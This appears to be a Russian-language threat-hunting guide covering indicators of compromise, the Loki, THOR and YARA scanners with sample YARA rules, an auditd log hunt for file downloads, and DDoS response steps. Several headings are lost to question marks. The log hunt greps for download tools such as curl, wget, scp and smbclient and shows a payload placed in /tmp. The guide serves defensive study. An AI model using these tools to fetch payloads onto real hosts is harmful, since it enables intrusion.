- Начальный уровень: организация полагается в основном на традиционные системы безопасности и собирает минимальное количество информации о ключевых элементах IT-инфраструктуры.
- Минимальный уровень: аналитики регулярно собирают информацию из IT-инфраструктуры и используют данные киберразведки.
- Процедурный уровень: организация использует стандартные процедуры активного поиска угроз, собирает и анализирует большой объем данных, но не разрабатывает собственные процедуры поиска угроз.

- Инновационный уровень: специалисты собирают и анализируют большой объем данных, разрабатывают собственные методы поиска угроз и регулярно их применяют.
- Передовой уровень: специалисты не только разрабатывают методы поиска и анализа угроз, но и автоматизируют их. Благодаря этому выявляется больше угроз, и аналитики могут сосредоточиться на совершенствовании системы обнаружения и защиты организации в целом.

**Индикатор компрометации (IoC)** – активность или вредоносный объект, обнаруженный в сети или на конечной точке. Возможно идентифицировать индикаторы и улучшить возможности по обнаружению будущих атак вдобавок к используемым корреляционным правилам. Разные типы индикаторов имеют разный срок “жизни” и разный уровень надежности.

Основные типы индикаторов компрометации с показателем надежности:

- IP-адреса - низкий уровень надежности, могут быть ложноположительными, если на одном IP-адресе находится более одного домена.
- Hash (SHA1, SHA256, MD5) - высокий уровень надежности, но злоумышленник может легко внести небольшое изменение в файл для изменения хэш-суммы инструмента для атаки или полезной нагрузки.
- Domain - высокий уровень надежности.
- URL-адреса - высокий уровень надежности.
- Filename (утилиты, библиотеки) - редко используются ввиду низкого уровня ненадежности, но могут быть полезными при поиске скомпрометированных устройств по названиям специфичных файлов в рамках одного домена.

Ресурсы, где можно найти открытые базы индикаторов компрометации:

- https://otx.alienvault.com/
- https://exchange.xforce.ibmcloud.com/
- https://www.dan.me.uk/tornodes
- https://www.abuseipdb.com/
- https://urlhaus.abuse.ch/browse/
- https://opentip.kaspersky.com/

Инструменты для поиска по IOCs

- Loki;
- THOR;
- YARA;
- EDR решения.

Минус Loki, THOR, YARA - нет централизованного управления. Для распространения утилит по инфраструктуре необходимо будет воспользоваться групповыми политиками (GPO), System Center Configuration Manager(SCCM), Ansible, или с помощью антивирусного решения.

Loki
Это простой IOC и YARA сканнер, который отлично подходит для поиска следов взлома. Loki предоставляет нам четыре способа выявления взлома:

- имена файлов (соответствие регулярному выражению полного пути файла);
- проверка в соответствии с правилами Yara (поиск на соответствие сигнатурам Yara по содержимому файлов и памяти процессов);
- проверка хешей (сравнение просканированных файлов с хешами (MD5, SHA-1, SHA-256) известных вредоносных файлов);
- проверка обратной связи C2 (сравнивает конечные точки технологического соединения с C2 IOC).

Дополнительные проверки:

- проверка файловой системы Regin (через --reginfs);
- проверка аномалий системных и пользовательских процессов;
- сканирование распакованных SWF;
- проверка дампа SAM;
- проверка DoublePulsar — попытка выявить бэкдор DoublePulsar, слушающий порты 445/tcp и 3389/tcp.

Типовыми признаками (Indicators of Compromise) компроментации:

- появление на компьютере malware (вирусов, бэкдоров, троянов, кейлоггеров, крипторов, майнеров и так далее), а также хакерских утилит (например, для исследования сети, эксплуатации уязвимостей, сбора учетных данных). Loki имеет свою базу правил для выявления известных вредоносных объектов и функцию выявления аномалий в расположении файлов с системными названиями;
- появление неизвестных новых исполняемых и других файлов, даже если они не детектируются антивирусным движком как malware-код;
- аномальная сетевая активность (подключение к удаленным хостам, открытие для прослушивания портов неизвестными программами и прочее);
- аномальная активность на дисковых устройствах (I/O) и повышенное потребление ресурсов системы (CPU, RAM, Swap).

THOR

Это сканер IOC и YARA с расширенный функционалом, база более 17 000 сигнатурами YARA, 400 правилам Sigma, многочисленным правилам обнаружения аномалий и тысячам IOC. Так же есть бесплатная, но с ограниченными функциями версия THOR Lite.

Дополнительный функции THOR:

широкая кроссплатформенность с поддержкой Windows, Linux, macOS и AIX;
функция THOR Remote позволяет сканировать несколько конечных систем Windows с одной привилегированной рабочей станции;
поддерживает SIGMA. SIGMA — это унифицированный формат описания правил детектирования, основанных на данных из логов;
поддерживает функцию анализа реестра;
модуль для анализа SHIM Cache, который проверяет содержимое AppCompatCache в системах Windows. Этот модуль позволяет обнаруживать вредоносные или подозрительные записи программ, давно удаленных злоумышленниками;
анализатор именованных каналов(pipe), мьютексов, журналов событий
Комната на TryHackMe для знакомства с THOR Lite

YARA

Это опенсорсный инструмент, который помогает исследователям искать и классифицировать вредоносные семплы и даже проводить Threat Hunting. Утилита выполняет сигнатурный анализ на основе формальных YARA-описаний (правил). В них содержатся индикаторы компрометации для разных типов вредоносного ПО.

Фишка в том, что делать правила легко и не занимает много времени. Именно поэтому YARA используют в AlienVault, Avast, ESET, FireEye, Group-IB, Kaspersky, Trend Micro, Virus Total, x64dbg... В общем, почти все, кто имеет дело с анализом вредоносного ПО.

YARA-правила могут обрабатывать не только исполняемые файлы, но и документы, библиотеки, драйверы — все что угодно. Ими же можно сканировать сетевой трафик, хранилища данных, дампы памяти. Эти правила можно включать в другие инструменты, такие как SIEM, антифишинг, IDS, песочницы.

# ?????????? YARA ? YARA-???????

# ????????? ??????

Обычно правила хранятся в текстовом формате файла с расширением .yar и состоят из двух секций:

- **Секции определений (strings)** — содержит характерные для малвари константы, хеши, HEX-фрагменты, ссылки, строки.
- **Секции условия (condition)** — содержит условия, по которым принимаются решения относительно анализируемого файла.

```
rule SomeMalwareName
{
   meta:
      author = "AuthorName"

   strings:
      …

   condition:
      …
}
```

*Пример отображения секций*


# ?????????? YARA

**Минимально необходимые секции** — это название правила и его условия. Для примера напишем простое правило, в котором будем детектировать объекты только по их imphash:

```
import "pe"

rule MyLittleAgentTeslaRuleDetect
{
   condition:
      pe.imphash() == "b21a7468eedc66a1ef417421057d3157" or
      pe.imphash() == "f34d5f2d4577ed6d9ceec516c1f5a744"
}
```

Сохраним файл как `AT.yar` и запустим на директории с семплами Agent Tesla. Посмотрим на результат и убедимся, что правило отработало на всех представителях Agent Tesla:



Результат — все из всех.

Правила YARA поддерживают импорт полезных модулей, соответственно, можно написать свои модули. Ниже представлены наиболее часто используемые:

- `pe` — функции, нужные при работе с объектами Portable Executable, например: контрольная сумма imphash, метка времени создания, расположение секций;
- `hash` — расчет контрольных сумм и криптографических хешей;
- `math` — математические подсчеты, например: среднее арифметическое или энтропия.

С полным списком модулей можно ознакомиться в официальной документации по YARA.

# ???????? ??????

В опциональной секции определений можно использовать маски (wildcard, подобия регулярных выражений). Таким образом, для шестнадцатеричных строк возможны следующие маски:

- символ `?` — наличие любого байта на месте этого символа;
- диапазоны (`[4-6]` — от 4 до 6 различных байтов);
- альтернативы (логическое ИЛИ — `|`).

Рассмотрим еще один пример с несколькими правилами и увидим разнообразие возможнос тей детектирования YARA:


```
import "hash"


rule RUFUS_found
{
   strings:
      $HEX_string = { E0 38 D2 21 32 4D 1B C1 79 EC 00 70 76 F5 62 B6 }


   condition:
      $HEX_string and hash.md5(0, filesize) == "d35936d329ac21ac3b59c525e2054078"
}
```

Правило `RUFUS_found` — срабатывает при соблюдении двух секций, если будет обнаружен ука-занный машинный код и совпадет хеш MD5.

Загрузим на хост `rufus-2.17p.exe` и запустим проверку с нашим правилом `MyExe.yar` и оценим результат.



По полученному результату видно, что YARA-правило составлено корректно.

# ??????? ??? ????????????? ????????? YARA

Для получения правил есть три пути:


- Скачать готовые (официальный репозиторий и агрегаторы правил на GitHub).
- Сделать самому (вариант для энтузиастов).
- Заставить машину сделать их самостоятельно. В этом случае подойдут разные генераторы, например: yabin, YaYaGen, yarGen, BASS.

Для генерации правил они находят уникальные строки во фрагментах вредоносов. Но надо понимать, что это не самый надежный способ, поэтому правила обязательно нужно проверять и корректировать.

# ????????????? ?????? Threat Hunting

Threat Hunting начинается с построения гипотезы, возьмем гипотезу способов загрузки с зараженного хоста эксплоита, хакерской утилиты или любой другой полезной нагрузки для закрепления или исполнения в системе. В нашей ситуации так же события не направляются в SIEM систему из-за ограничения лицензии в объеме коррелируемых событий, поэтому поиск будем производить в журналах событий самого хоста.

В сети интернет есть ресурс GTFOBins, где описаны встроенные в систему утилиты/команды, которые могут использоваться для двойного назначения, как для выполнения специальных функций свойственных для данных утилит/команд, так и в нашем случае для загрузки в систему.




Самые популярные утилиты для загрузки в систему полезной нагрузки — это **curl**, **wget**, **ftp** ,

Возьмем их для начала и выполним поиск по журналу событий auditd с помощью команды `grep`.

Используем в команде ключ `-i` , который указывает на регистронезависимый поиск.


Обратные слеши (\) перед оператором чередования (|) используется для экранирования оператора чередования.



Может к счастью, а может и нет, но наш поиск не выдает результатов.

Продолжаем поиск. Проверим следующий список утилит известной для нас командой `grep` состоящий из scp, smbclient, lwp-download.

На картинке ниже можно увидеть 3 типа события `SYSCALL, EXECVE, PATH`, которые фиксируют активность с утилитой scp. Если посмотреть на тип события `EXECVE`, который логирует исполненную командную строку, то можно увидеть, что с помощью команды `scp` был загружен файл payload в директорию `/tmp`.



Гипотезы можно строить различные для выявления угроз, успешные из которых следует преобразовывать в корреляционные правила, но это не всегда возможно, в виду большого количества возможных ложных срабатываний (FP), но в таком случае можно оставить гипотезу как сохраненный поисковый запрос для периодического ручного запуска в SIEM.

## ?????????????? ?? ?????????

## ???????? ????? ?? DDOS

1. Анализ информации (сбор метрик с сетевого оборудования с учетом информация о пострадавших системах).
2. Построение гипотезы о типе атаки и ее цели.
3. Противодействие.

# ?????????????? ??? ?????? ???????

Общие рекомендации:

1. Коммуникация с Интернет-провайдером с целью ограничения пропускной полосы для протоколов, подверженным Amplification атакам, например 53 (dns), 11211 (memcache), 123 (ntp)*
2. Восстановить работоспособность офисного сегмента, изменив DNS записи для публикуемых сервисов.
3. Если п.2 не помог, запросить изменение IP адреса на WAN интерфейсе или сменить Интернет-провайдера.
4. Полный или частичный (proxy) перенос сервисов на облачные площадки (SaaS или VPS).*

Специфично для Flood-атак (когда страдает не канал, а сетевое оборудование)

1. Разделение сетевого оборудование на внутреннее и внешнее.*
2. Уменьшение сессионных таймаутов.*
3. Применение вендор-специфик рекомендаций, например MikroTik: документация, презентация.*

# ?????????????? ??? ???????? ???????

Общие рекомендации, отличные от озвученных ранее и для случаев, если они не помогают или не доступны

1. Связаться с поставщиком услуг по защите от DDoS атак.
2. Следовать его рекомендациям по передаче права анонсирования вашей /24 сети от их AS.

# L7 DDoS-????? ??? ????????? ?????? ???-???????????

